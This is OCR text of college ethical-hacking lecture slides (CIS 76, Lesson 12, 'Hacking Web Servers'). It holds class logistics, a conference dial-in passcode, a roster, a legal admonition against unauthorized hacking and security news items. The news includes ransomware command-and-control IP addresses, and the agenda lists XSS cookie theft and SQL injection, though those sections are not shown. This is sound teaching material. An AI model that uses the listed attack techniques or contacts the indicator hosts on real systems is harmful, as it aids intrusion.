Rich's lesson module checklist


- ❑ Slides and lab posted
- ❑ WB converted from PowerPoint
- ❑ Print out agenda slide and annotate page numbers

- ❑ Flash cards
- ❑ Properties
- ❑ Page numbers
- ❑ 1st minute quiz
- ❑ Web Calendar summary
- ❑ Web book pages
- ❑ Commands

- ❑ Real test enabled on Canvas
- ❑ Test accommodations made
- ❑ Lab 10 tested and published

- ❑ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- ❑ Spare 9v battery for mic
- ❑ Key card for classroom door

Last updated 11/16/2016



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.


2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits

Rich Simms
- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: http://simms-teach.com

And thanks to:
- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class




1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout


- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*




- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus*

Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




3) Click OK button.



4) Select "Share desktop" and click Share button.


Rich's CCC Confer checklist - setup


[ ] Preload White Board




[ ] Connect session to Teleconference

Session now connected to teleconference






[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out




Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

Rich's CCC Confer checklist - screen layout



[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo






The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table

Elmo rotated up to view white board




Run and share the Image Mate program just as you would any other app with CCC Confer

Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx


Control Panel (small icons)




General Tab > Settings…



500MB cache size



Delete these



Google Java download

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines or *5 to boost audio input volume.*

CIS 76 - Lesson 12

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**


Ryan


Jordan


Takashi

Karl-Heinz


Sean

Benji

Joshua


Brian

Tess

Jeremy


David H.


Roberto

Nelli


Mike C.


Deryck


Alex

Michael W.


Carter

Thomas

Wes

Jennifer


Marcos

Tim

Luis

Dave R.

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

Shown on CCC Confer

For credit email answers to:

risimms@cabrillo.edu

within the **first few minutes of the live class**

Hacking Web Servers

Objectives

- Look at vulnerabilities in web applications
- Look at exploits used against web applications
- Look at how to protect web applications

Agenda

- Quiz #9
- Questions
- In the news
- Best practices
- Housekeeping
- Hacking a webcam (continued)
- Web applications
- OWASP Top 10
- A3 cross-site scripting (XSS)
- Reflected cross-site scripting (XSS)
- Stored cross-site scripting (XSS)
- Stealing cookies with XSS
- Cross Side Request Forgery
- SQL Injection
- Assignment
- Wrap up

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions

How this course works?

Past lesson material?

Previous labs?

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

In the news

Recent news

'Hack the Army' Bug Bounty


https://www.tripwire.com/state-of-security/latest-security-news/hack-army-bug-bounty-program-announced-u-s-military/#

- Only for digital recruiting sites.
- Not for mission-critical navigation or communication networks.
- Invite-only to start so Army can vet the pen testers.
- Interested parties should contact: https://hackerone.com/blog/announcing-hack-the-army for updates.

Recent news

Next-Gen Ransomware

http://blog.rigotechnology.com/2016/11/13/next-gen-ransomware/



- Does not encrypt files but still demands a ransom.
- Displays all your personal information on the screen.
- Sate you violated intellectual property laws and must pay a fine within24 hours or goto court.
- Captures your webcam picture.
- Distributed by the "Nuclear Exploit Kit" when visiting compromised WordPress websites.
- Communicates with command and control servers at 89.163.144.64 and 136.243.147.14.

Recent news

Awesome-Hacking project list

https://github.com/Hack-with-Github/Awesome-Hacking


Awesome Repositories:

Awesome AppSec
Awesome Bug Bounty
Awesome CTF
Awesome DevSecOps
Awesome Exploit Development
Awesome Fuzzing
Awesome Hacking One
Awesome Honeypots
Awesome Incident Response
Awesome InfoSec
Awesome IoT Hacks
Awesome Malware Analysis
Awesome Pcaptools
Awesome Pentest
Awesome PHP Security
Awesome Reversing
Awesome Sec Talks
Awesome SecLists
Awesome Security
Awesome Static Analysis
Awesome Threat Intelligence
Awesome Vehicle Security
Awesome Web Hacking
